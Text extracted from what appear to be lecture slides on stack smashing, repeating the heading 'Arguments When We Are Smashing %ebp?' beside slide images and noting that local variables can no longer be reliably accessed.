
Arguments When We Are Smashing %ebp?



Arguments When We Are Smashing %ebp?




Arguments When We Are Smashing %ebp?



At this point, we can't reliably access local


variables

Arguments When We Are Smashing %ebp?




At this point, we can't reliably access local variables

